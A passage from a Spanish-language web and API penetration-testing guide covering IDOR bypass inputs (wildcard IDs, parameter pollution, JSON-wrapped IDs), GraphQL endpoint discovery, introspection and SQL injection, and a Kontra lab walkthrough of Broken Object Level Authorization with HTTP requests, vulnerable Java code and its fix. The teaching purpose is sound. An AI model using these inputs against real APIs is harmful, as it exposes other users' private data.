  - Wrap ID with a JSON object: `{"id":111}` → `{"id":{"id":111}}`
  - Enviarlo dos veces `URL?ID=<LEGIT>&ID=<VICTIM>`

- Enviar wildcard {"user\_id": "\*"}
  - XSS, si no existen protecciones, podemos buscarlos!
  - Wildcard en lugar de ID: /api/users/1 → /api/users/\* /api/users/% /api/users/\_ /api/users/.

## GraphQL

Como decíamos anteriormente, a la hora de encontrar una API GraphQL, es interesante utilizar Google dorks o investigar ficheros javascripts, revisando palabras como “query”, “mutation” puede ser interesante incluso podemos encontrar que tipo de queries podemos utilizar.

A medida que surjan nuevas tecnologías, también lo harán nuevas vulnerabilidades. Unas vulnerabilidades asociadas a esta API son las siguientes:

**GraphQL introspection**, por defecto, en GraphQL, no se aplica ningún tipo de autenticación, por lo tanto, GraphQL permite a cualquier persona consultar información.

Es importante identificar los siguientes directorios:

- /graphql
- /graphiql
- /graphql.php
- /graphql/console
- /v1/explorer
- /v1/graphiql

A la hora de descubrir contenido mediante técnicas de fuzzing, tenemos el repositorio [SecLists](#), con un diccionario de endpoints que son posibles encontrar dentro del ámbito de GraphQL

Si encontramos algunos de estos endpoints abiertos, nos permitirá consultar información, esto no es una vulnerabilidad reportable para BugBounty, debido a que tenemos la necesidad de sacar un impacto sobre ella. Por tanto, debemos obtener **información sensible** de usuarios, por ejemplo. En cambio si estamos realizando un pentest, en este caso, si es interesante reportarlo.

Si recibimos respuesta a esto, podemos utilizar la herramienta GraphQL Voyagerl.

**GraphQL Query Flaws**, como decíamos anteriormente, no hay un control de acceso a las consultas de información, y por este hecho, se pueden generar ataques de tipo IDOR. Por ejemplo, consultar información sobre mi perfil de usuario, utilizando un nombre de usuario diferentes. O intentar hacernos pasar por un usuario administrador.

**GraphQL SQL Injection**, GraphQL acaba interactuando con código arbitrario escrito por los programadores. GraphQL por sí mismo no previene ningún tipo de ataque, por lo que si cometieron errores (no usar consultas parametrizadas, por ejemplo) la aplicación puede ser vulnerable a ataques de inyección SQL. Por ejemplo, en un valor incluir una comilla y ver el resultado devuelto.

Un MindMap sobre API bastante completo, lo encontramos en el siguiente link:

<https://dsopas.github.io/MindAPI/play/>

Donde podemos ver como realizar un reconocimiento sobre las APIs y vulnerabilidades asociadas a estas.

### 35. Ejemplos

A la hora de practicar las vulnerabilidades de las APIs, tenemos multitud de laboratorios.

Tenemos la plataforma de pentesterlab, que cuenta con 10 ejercicio en su certificate API.

Existen otras plataformas gratuitas como repositorios de github, por ejemplo, de graphql:

<https://github.com/righettod/poc-graphql>

<https://github.com/dolevf/Damn-Vulnerable-GraphQL-Application>

Una plataforma interesante y que me gustaría hacer mención en este proyecto, es la plataforma de kontra, donde podemos ver el OWASP Top 10 para APIs.

<https://application.security/free/owasp-top-10-API>

De esta forma, a través de ctf's podemos ver y observar entornos reales de las vulnerabilidades de APIs.

Para finalizar, me gustaría hacer presencia de los laboratorios de Kontra, creo que es una plataforma fantástica para aprender, y digna de hacer mención de ella.

### Lab: Broken Object Level Authorization

La plataforma kontra nos guía de forma interactiva en sus laboratorios

Como vemos en la siguiente imagen, en el panel de la izquierda, nos indica que Alicia es CTO de la empresa CBSCaretrack, y ha contratado a un consultor para realizar un pentesting en la aplicación.

Incluso nos explica que es un pentester!




Imagen 131: Paso 1, conociendo la aplicación

Dicha empresa nos proporciona un usuario y una password, para que Bob pueda realizar la auditoría.




Imagen 132: Paso 2, Login

Iniciamos sesión y empezamos a conocer la aplicación, conociendo sus funcionalidades, un apartado nos llama la atención, el apartado Prescriptions

**KONTRA**

Broken Object Level Authorization 3/12

3. Attack Surface Mapping

Having successfully logged in, Bob begins his assessment by browsing through CBScaretrack's user interface menus and functions to get a feel for the product and to further identify test scenarios and develop security test cases.

Bob notices the Prescriptions tab and selects it to view the available prescriptions.

**CBS/caretrack**

Home Prescriptions Plan & Benefits Health Resources Hide Details

Celebrate National Men's Health month! Make your health a priority by keeping up with your preventive screenings. Talk to your doctor about which screenings are right for you.

Imagen 132: Paso 3, Conociendo sus funcionalidades

El apartado prescriptions, muestra una lista de órdenes asociadas a la cuenta de Bob, su estado, incluido información importante como, medicamento recetado, el número de orden, y la dirección de envío.

**KONTRA**

Broken Object Level Authorization 4/12

4. Order History

In the Prescriptions tab, Bob is shown the list of prescription orders associated with Bob's account, and the status of prescriptions that have been filled including the prescribed drug, the order number, and shipping address.

Bob's order history further shows a single prescription order filled and successfully delivered to his address.

**CBS/caretrack** Check Drug Cost & Coverage Pharmacy Locator Print Member ID Card

Home Prescriptions Plan & Benefits Health Resources

**Your Order History**

Here are your prescription orders. Click below for order status and more details.

Dont see your orders? ?

Sort By: Date Order Placed All On Hold Future Fill Shipped Delivered More Filters

Thursday, September 19, 2019

**Bob** Age: 59

**ALPRAZOLAM 0.5MG PILLS**  
Rx # 049567 369  
QTY: 45  
SUPPLY: 45  
REFILLS REMAINING: 4  
ORDER #: 204 992 4001  
ESTIMATED COST: \$64.98

Finished: The order was delivered  
SHIPS TO: 1824 W Washington St, Orlando, FL 36135  
ESTIMATED ARRIVAL: Arrived on 9/17/19

Imagen 133: Paso 4, Información de pedidos

Existen funcionalidades, como los filtros, que pueden provocar vulnerabilidades, como sql injection, en este caso tenemos el filtro ALL.

Imagen 134: Paso 5, funcionalidades

Al hacer clic en este filtro, se genera una petición a la API, con el objetivo de obtener la información sobre los pedidos de este usuario

```

HTTP REQUEST
GET /api/users/4673920/orders
HTTP/1.1
Content-Type: application/json
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/37.0.2062.94 Safari/537.36
Accept: /*
Cache-Control: no-cache
Cookie:
Lb6HONDceNSmGvAEUvCQNakJUspD600dumz
Host: www.cbscaretrack.com
Accept-Encoding: gzip, deflate, br
Content-Length: 33
Connection: keep-alive
}

HTTP RESPONSE
HTTP/1.1 200 OK
Content-Type: application/json
Transfer-Encoding: chunked
Date: Tue, 17 Mar 2020 18:24:19 GMT
Keep-Alive: timeout=60
Connection: keep-alive
{
  "user": {
    "name": "Bob",
    "age": 59,
  },
  "orders": [
    {
      "id": "204 992 4001",
      "name": "ALPRAZOLAM 0.5MG
PILLS".
    }
  ]
}

```

Imagen 135: Paso 6, petición API

Además, podemos analizar la solicitud

The screenshot shows a web proxy interface with the following sections:

- What is a web proxy?**: A brief description of what a web proxy is.
- Your Order History**: The main title of the application.
- Instructions**: Step-by-step instructions:
  1. As Bob, click **Analyze Request** to review the **HTTP** request.
  2. Click **NEXT** to continue.
- Upon clicking the All filter button, the application generates an HTTP `GET` request to the `/api/users/{userId}/orders` resource.**: A note explaining the current state of the request.
- HTTP Request Headers**: The detailed headers of the API request:

```
GET /api/users/4673920/orders HTTP/1.1
Content-Type: application/json
User-Agent: Mozilla/5.0 (X11; Linux x86_64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/37.0.2062.94 Safari/537.36
Accept: /*
Cache-Control: no-cache
Cookie: Lb6HONDceN5mGvAEUvCQNakJUspD600dumz
Host: www.cbscaretrack.com
Accept-Encoding: gzip, deflate, br
Content-Length: 33
Connection: keep-alive
{
  "filter": "All"
}
```

Imagen 136: Paso 6, analizando la petición API (1/2)

Y analizamos el body

The screenshot shows a web-based proxy tool interface. On the left, a sidebar titled 'Note' contains a section about what a web proxy is, explaining it's a software debugging tool that enables web developers to view and modify raw HTTP and HTTPS traffic between their machine and a remote web application. It includes details like request and response data, request variables and parameters, headers, etc.

The main area is titled 'Your Order History'. It displays a list of prescription orders with columns for 'Order ID', 'Status', 'Prescription', and 'Actions'. A button 'Analyze Request' is visible at the bottom of this list.

A large central panel is titled 'HTTP REQUEST' and shows a detailed breakdown of a GET request to '/api/users/4673920/orders'. The request headers include:

```
GET /api/users/4673920/orders HTTP/1.1
Content-Type: application/json
User-Agent: Mozilla/5.0 (X11; Linux x86_64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/37.0.2062.94 Safari/537.36
```

The request body is shown as JSON:

```
{"filter": "All"}  
}
```

Below the request body, a note states: 'The request body further sends a `filter` parameter, which is set to value `All`'.

At the bottom of the interface, there are instructions:

1. As Bob, click **Analyze Request** to review the **HTTP request**.
2. Click **NEXT** to continue.

Imagen 137: Paso 6, analizando la petición API (2/2)

Como podemos observar, la plataforma kontra nos permite aprender de manera sencilla e interactiva.

Y la respuesta recibida por parte de la petición

The screenshot shows the Kontra application interface. On the left, there's a sidebar with navigation steps: 'Broken Object Level Authorization' (selected), 'Analyze Response' (7/12), 'Instructions', and a 'Analyze Response' button. The main area displays a browser window for 'CBS/caretrack' at <https://www.cbscaretrack.com/orders>. The page title is 'Your Order History'. Below it, there's a search bar and a date filter set to 'Thursday, September 19, 2019'. The 'HTTP REQUEST' section shows a GET request to '/api/users/4673920/orders' with various headers like Content-Type, User-Agent, and Accept. The 'HTTP RESPONSE' section shows a successful 200 OK response with JSON data. The JSON response includes a user object with name and age, and an orders array containing an order with id and name.

Imagen 138: Paso 7, respuesta a la petición API

Aparte de darnos a conocer el funcionamiento de la aplicación, nos informa del código de la aplicación, algo que para mí es muy importante, e interesante, algo que hace única a esta aplicación.

The screenshot shows the Kontra application interface. On the left, there's a sidebar with navigation steps: 'Broken Object Level Authorization' (selected), 'Review Code' (8/12), and a 'Review Code' button. The main area displays a code editor with Java code for the 'getOrders' method in 'OrdersController'. The code uses annotations like @RestController and @GetMapping to handle HTTP requests. It retrieves orders from 'OrdersManager.getOrdersByUserId(userId)' and user details from 'UserManager.getUserDetails(userId)'. It then creates a response map with 'user' and 'orders' entries and returns a ResponseEntity with status OK.

Imagen 139: Paso 8, Code Review

Analizamos el código.

- 1.Nos indica que los desarrolladores generaron el método getOrders() para devolver la ordenes de los usuarios
- 2.El método, getorders(), toma el valor userId, el cual representa el id del usuario actual, y responde con la lista de ordenes asociadas al usuario
- 3.Adicionalmente, añade los detalles del usuario a la respuesta.
- 4.La respuesta es enviada de vuelta al usuario

Una vez analizado el código, es por esto la importancia de entender las aplicaciones y su funcionamiento, podemos ver que la ruta del path, se hace la petición a /api/userid/orders

The screenshot shows the Kontra interface with the following sections:

- Code Editor:** Displays the Java code for the OrdersController. It highlights the line `String userId,` and shows the following code block:

```

1  @RestController
2  public class OrdersController {
3      @GetMapping("/api/{userId}/orders") // /api/4673920/orders
4      public ResponseEntity<OrdersResponse>getOrders(@PathVariable("userId") String userId,
5          OrdersRequest ordersRequest) {
6              Orders orders = OrdersManager.getOrdersByUserId(userId);
7              UserDetails userDetails = UserManager.getUserDetails(userId);
8
8              Map<String, Object> responseAttributes = new HashMap<>();
9              responseAttributes.put("user", userDetails);
10             responseAttributes.put("orders", orders);
11
12             return new ResponseEntity<Object>(responseAttributes, HttpStatus.OK);
13         }
14     }

```
- HTTP REQUEST:** Shows a manipulated GET request to `/api/users/4673920/orders` with the following headers:

```

GET /api/users/4673920/orders HTTP/1.1
Content-Type: application/json
User-Agent: Mozilla/5.0 (X11; Linux x86_64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/37.0.2062.94 Safari/537.36
Accept: /*
Cache-Control: no-cache
Cookie: Lb6HONDceN5gVAEUvCQNakJUspD60dumz
Host: www.cbscaretrack.com
Accept-Encoding: gzip, deflate, br
Content-Length: 33
Connection: keep-alive
{
  "filter": "ALL"
}

```
- HTTP RESPONSE:** This section is currently empty.

Imagen 140: Paso 9, Modificando el ID del usuario

Si modificamos el valor de la solicitud, conseguiremos obtener información de otros usuarios, dando a ello, una vulnerabilidad crítica, de esta forma cualquier usuario, podría conseguir información sensible, como dirección de envío, y medicamentos.

**Broken Object Level Authorization**

**10. Order Leak**

Interesting! By simply changing the `userId` parameter value in the `GET` request, **Bob** has received a totally different HTTP response.

```

1  @RestController
2  public class OrdersController {
3      @GetMapping("/api/{userId}/orders") // /api/4673921/orders
4      public ResponseEntity<OrdersResponse>getOrders(@PathVariable("userId") String userId,
5          OrdersRequest ordersRequest) {
6          Orders orders = OrdersManager.getOrdersByUserId(userId);
7          UserDetails userDetails = UserManager.getUserDetails(userId);
8
9          Map<String, Object> responseAttributes = new HashMap<>();
10         responseAttributes.put("user", userDetails);
11         responseAttributes.put("orders", orders);
12
13     return new ResponseEntity<>(responseAttributes, HttpStatus.OK);
14 }

```

**HTTP REQUEST**

```

GET /api/users/4673921/orders HTTP/1.1
Content-Type: application/json
User-Agent: Mozilla/5.0 (X11; Linux x86_64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/37.0.2062.94 Safari/537.36
Accept: /*
Cache-Control: no-cache
Cookie: Lb6HUNDceNs=muAEDvCUNakJUspD600dumz
Host: www.cbscaretrack.com
Accept-Encoding: gzip, deflate, br
Content-Length: 33
Connection: keep-alive
{
    "filter": "ALL"
}

```

**HTTP RESPONSE**

```

HTTP/1.1 200 OK
Content-Type: application/json
Transfer-Encoding: chunked
Date: Tue, 17 Mar 2020 18:24:19 GMT
Keep-Alive: timeout=60
Connection: keep-alive
{
    "user": [
        {
            "name": "Alice",
            "age": 30,
        },
        {
            "order": [
                {
                    "id": "204 992 4008",
                    "name": "METFORMIN 2.5-500MG TABLETS",
                }
            ]
        }
    ]
}

```

**Instructions**

- As **Bob**, click **Analyze Response** to review the HTTP response.
- Click **NEXT** to continue.

**Analyze Response**

Imagen 141: Paso 10, exponemos información del usuario

El siguiente paso, será entender la vulnerabilidad

**Broken Object Level Authorization**

**11. Vulnerable Code**

To further understand the root cause of this vulnerability, let's once again take a look at the source code used for providing the data about orders.

**Note**

The vulnerability exploited by **Bob** is known as a **Broken Object Level Authorization attack** in which a malicious user gains access to a resource belonging to another user due to the lack of proper **authorization checks**.

This attack can potentially occur in any application feature where **untrusted parameter values** are passed to the application without performing adequate **authentication** and **authorization** checks.

```

1  @RestController
2  public class OrdersController {
3      @GetMapping("/api/users/{userId}/orders")
4      public ResponseEntity<OrdersResponse>getOrders(@PathVariable("userId") String userId,
5          OrdersRequest ordersRequest) {
6          Orders orders = OrdersManager.getOrdersByUserId(userId);
7          UserDetails userDetails = UserManager.getUserDetails(userId);
8
9          Map<String, Object> responseAttributes = new HashMap<>();
10         responseAttributes.put("user", userDetails);
11         responseAttributes.put("orders", orders);
12
13     return new ResponseEntity<>(responseAttributes, HttpStatus.OK);
14 }

```


Imagen 142: Paso 11, código vulnerable

Analizamos el código:

1. El método getOrders() es utilizado para devolver las ordenes de un usuario específico
2. El método getOrders() toma la entrada del parámetro userId, el cual representa el ID del usuario actual, y responde con las ordenes asociadas al usuario.
3. Sin embargo, no hay ninguna comprobación en el método getOrders(). Hay confianza total sobre el parámetro userId, sin comprobar realmente si el usuario es quien dice ser
4. Esto permite al pentester mostrar información de otros usuarios

Además de todo este conocimiento, y de ver puntos de vista diferentes, ya que normalmente, solo conocemos como atacar a las aplicaciones, nos propone ver la mitigación de ellas.

El utilizar mecanismos de autenticación, como utilizar el método getAuthentication() para recuperar la sesión. Y verificar la sesión del usuario, que el usuario corresponde con la sesión ID, si no está presente userId, esto quiere decir que el usuario no está autenticado, en este caso, respondemos con un HTTP 403 Forbidden



The screenshot shows the Kontra platform's 'Mitigation' section for a 'Broken Object Level Authorization' vulnerability. The left sidebar displays a progress bar at 12/12. The main content area has a heading '12. Mitigation' and a sub-section 'To effectively mitigate against **Broken Object Level Authorization** vulnerabilities, developers must ensure role-based access controls checks are implemented to ensure that the user has the required privileges to access the requested resource.' Below this, there is a detailed explanation of best practices for access control policies. On the right, a code editor shows Java code for an 'OrdersController' class:

```

1  @RestController
2  public class OrdersController {
3      @GetMapping("/api/orders")
4      public ResponseEntity<Object>getOrders(OrdersRequest ordersRequest) {
5          Authentication authentication = SecurityContextHolder.getContext().getAuthentication();
6          String userId = authentication.getUserId();
7
8          if (userId == null) {
9              return new ResponseEntity<>(null, HttpStatus.FORBIDDEN);
10         }
11
12         Orders orders = OrdersManager.getOrdersByUserId(userId);
13         UserDetails userDetails = UserManager.getUserDetails(userId);
14
15         Map<String, Object>responseAttributes = new HashMap<>();
16         responseAttributes.put("user", userDetails);
17         responseAttributes.put("orders", orders);
18
19         return new ResponseEntity<>(responseAttributes, HttpStatus.OK);
20     }
21 }

```

Imagen 143: Paso 12, Mitigación

Sin duda es una aplicación muy interesante, ya que contamos con ejercicios de APIs, de Web, incluso de Cloud.

## Referencias

<https://portswigger.net/>

[https://owasp.org/www-project-web-security-testing-guide/latest/4-Web\\_Application\\_Security\\_Testing/](https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/)

<https://cheatsheetseries.owasp.org/>

<https://github.com/swisskyrepo/PayloadsAllTheThings>

[https://github.com/rmussner01/Infosec\\_Reference/blob/master/Draft/Web.md](https://github.com/rmussner01/Infosec_Reference/blob/master/Draft/Web.md)

<https://pentester.land/list-of-bug-bounty-writeups.html>

<https://book.hacktricks.xyz/pentesting-web/>

<https://cobalt.io/blog/>

<https://blog.detectify.com/>

